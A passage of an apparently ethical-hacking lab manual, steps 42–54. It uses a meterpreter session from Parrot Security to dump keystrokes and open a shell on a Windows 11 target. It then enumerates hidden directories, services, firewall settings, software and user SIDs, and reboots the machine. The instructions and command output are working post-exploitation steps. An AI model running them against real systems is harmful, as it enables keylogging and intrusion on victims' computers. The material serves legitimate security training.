
42. Now, switch to the **Windows 11** virtual machine, create a text file, and start typing something.



43. Switch to the **Parrot Security** virtual machine, type **keyscan_dump**, and press **Enter**. This dumps all captured keystrokes.

44. Type **idletime** and press **Enter** to display the amount of time for which the user has been idle on the remote system.

45. Type **shell** and press **Enter** to open a shell in meterpreter.
46. Type **dir /a:h** and press **Enter**, to retrieve the directory names with hidden attributes.



```
meterpreter > shell
Process 6288 created.
Channel 2 created.
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.


C:\>dir /a:h
dir /a:h
Volume in drive C has no label.
Volume Serial Number is 2212-D6B4

Directory of C:\

01/26/2022  11:16 PM    <DIR>      $Recycle.Bin
01/27/2022  02:37 AM    <DIR>      $WinREAgent
01/27/2022  01:27 AM    <JUNCTION>   Documents and Settings [C:\Users]
04/09/2022  07:05 AM           12,288 DumpStack.log.tmp
04/09/2022  07:05 AM        1,342,177,280 pagefile.sys
04/09/2022  03:25 AM    <DIR>      ProgramData
01/27/2022  01:27 AM    <DIR>      Recovery
04/09/2022  07:05 AM           268,435,456 swapfile.sys
02/03/2022  12:22 AM    <DIR>      System Volume Information
                           3 File(s)  1,610,625,024 bytes
                           6 Dir(s)  16,892,407,808 bytes free

C:\>
```

47. Type **sc queryex type=service state=all** and press **Enter**, to list all the available services



```
Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
C:\>sc queryex type=service state=all
sc queryex type=service state=all

SERVICE_NAME: AdobeARMservice
DISPLAY_NAME: Adobe Acrobat Update Service
TYPE               : 10  WIN32 OWN_PROCESS
STATE              : 4   RUNNING
                     (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
WIN32_EXIT_CODE    : 0  (0x0)
SERVICE_EXIT_CODE  : 0  (0x0)
CHECKPOINT         : 0x0
WAIT_HINT          : 0x0
PID                : 8072
FLAGS              :

SERVICE_NAME: AJRouter
DISPLAY_NAME: AllJoyn Router Service
TYPE               : 20  WIN32 SHARE_PROCESS
STATE              : 1   STOPPED
WIN32_EXIT_CODE    : 1077 (0x435)
SERVICE_EXIT_CODE  : 0  (0x0)
CHECKPOINT         : 0x0
WAIT_HINT          : 0x0
PID                : 0
FLAGS              :

SERVICE_NAME: ALG
DISPLAY_NAME: Application Layer Gateway Service
TYPE               : 10  WIN32 OWN_PROCESS
STATE              : 1   STOPPED
```

48. Now, we will list details about specific service, to do that type **netsh firewall show state** and press **Enter**, to display current firewall state.

```
C:\>netsh firewall show state
netsh firewall show state

Firewall status:
Profile           = Standard
Operational mode = Disable
Exception mode   = Enable
Multicast/broadcast response mode = Enable
Notification mode = Enable
Group policy version = Windows Defender Firewall
Remote admin mode = Disable

Ports currently open on all network interfaces:
Port  Protocol Version Program
No ports are currently open on all network interfaces.

IMPORTANT: Command executed successfully.
However, "netsh firewall" is deprecated;
use "netsh advfirewall firewall" instead.
For more information on using "netsh advfirewall firewall" commands
instead of "netsh firewall", see KB article 947709
at https://go.microsoft.com/fwlink/?linkid=121488 .
```

49. Type **netsh firewall show config** and press **Enter** to view the current firewall settings in the target system.

```
C:\>netsh firewall show config
netsh firewall show config

Domain profile configuration:
Operational mode      = Disable
Exception mode        = Enable
Multicast/broadcast response mode = Enable
Notification mode    = Enable

Service configuration for Domain profile:
Mode     Customized Name
Enable   No          Remote Desktop

Allowed programs configuration for Domain profile:
Mode     Traffic direction  Name / Program
-----
```

Port configuration for Domain profile:

Port	Protocol	Mode	Traffic direction	Name
-----	-----	-----	-----	-----

Standard profile configuration (current):

Operational mode	Exception mode	Multicast/broadcast response mode	Notification mode
= Disable	= Enable	= Enable	= Enable

50. Type **wmic /node:"" product get name,version,vendor** and press **Enter** to view the details of installed software.

Note: Results might vary when you perform this task.

```

msfconsole - Parrot Terminal

File Edit View Search Terminal Help
Port configuration for Standard profile:
Port Protocol Mode Traffic direction Name

Log configuration:
File location = C:\Windows\system32\LogFiles\Firewall\pfirewall.log
Max file size = 4096 KB
Dropped packets = Disable
Connections = Disable

IMPORTANT: Command executed successfully.
However, "netsh firewall" is deprecated;
use "netsh advfirewall firewall" instead.
For more information on using "netsh advfirewall firewall" commands
instead of "netsh firewall", see KB article 947709
at https://go.microsoft.com/fwlink/?linkid=121488 .

C:\>wmic /node:"" product get name,version,vendor
wmic /node:"" product get name,version,vendor
Name Vendor Version
Java 8 Update 321 (64-bit) Oracle Corporation 8.0.3210.7
Adobe Acrobat DC (64-bit) Adobe 22.001.20085
Microsoft Update Health Tools Microsoft Corporation 2.87.0.0
Java Auto Updater Oracle Corporation 2.8.321.7

C:\>

```

51. Type **wmic cpu get** and press **Enter**, to retrieve the processor's details.

```

C:\>wmic cpu get
wmic cpu get
AddressWidth Architecture AssetTag Availability Caption Characteris
tics ConfigManagerErrorCode ConfigManagerUserConfig CpuStatus CreationClassName CurrentClockSpee
d CurrentVoltage DataWidth Description DeviceID ErrorCleared ErrorDesc
ription ExtClock Family InstallDate L2CacheSize L2CacheSpeed L3CacheSize L3CacheSpeed LastErr
orCode Level LoadPercentage Manufacturer MaxClockSpeed Name
NumberOfCores NumberOfEnabledCore NumberOfLogicalProcessors OtherFamilyDescription PartNumber
PNPDeviceID PowerManagementCapabilities PowerManagementSupported ProcessorId ProcessorType
Revision Role SecondLevelAddressTranslationExtensions SerialNumber SocketDesignation Status Sta
tusInfo Stepping SystemCreationClassName SystemName ThreadCount UniqueId UpgradeMethod Version
VirtualizationFirmwareEnabled VMMonitorModeExtensions VoltageCaps
64 9 None 3 Intel64 Family 6 Model 85 Stepping 7
1 Win32_Processor 2095
18 64 Intel64 Family 6 Model 85 Stepping 7 CPU0
10400 179 0 0
6 0 GenuineIntel 2095 Intel(R) Xeon(R) Gold 6230R CPU @ 2.10GHz
4 4 FALSE None None None None
21767 CPU FALSE 6
Win32_ComputerSystem FALSE
None
WINDOWS11
OK 3
FALSE

C:\>

```

52. Type **wmic useraccount get name,sid** and press **Enter**, to retrieve login names and SIDs of the users.

```
C:\>wmic useraccount get name,sid
wmic useraccount get name,sid
Name          SID
Admin          S-1-5-21-211858687-566857532-2239795073-1002
Administrator  S-1-5-21-211858687-566857532-2239795073-500
DefaultAccount S-1-5-21-211858687-566857532-2239795073-503
Guest          S-1-5-21-211858687-566857532-2239795073-501
Jason          S-1-5-21-211858687-566857532-2239795073-1005
Martin          S-1-5-21-211858687-566857532-2239795073-1007
Shiela          S-1-5-21-211858687-566857532-2239795073-1006
WDAGUtilityAccount S-1-5-21-211858687-566857532-2239795073-504

C:\>
```

53. Type **wmic os where Primary='TRUE' reboot** and press **Enter**, to reboot the target system.

54. Apart from the aforementioned post exploitation commands, you can also use the following additional commands to perform more operations on the target system:

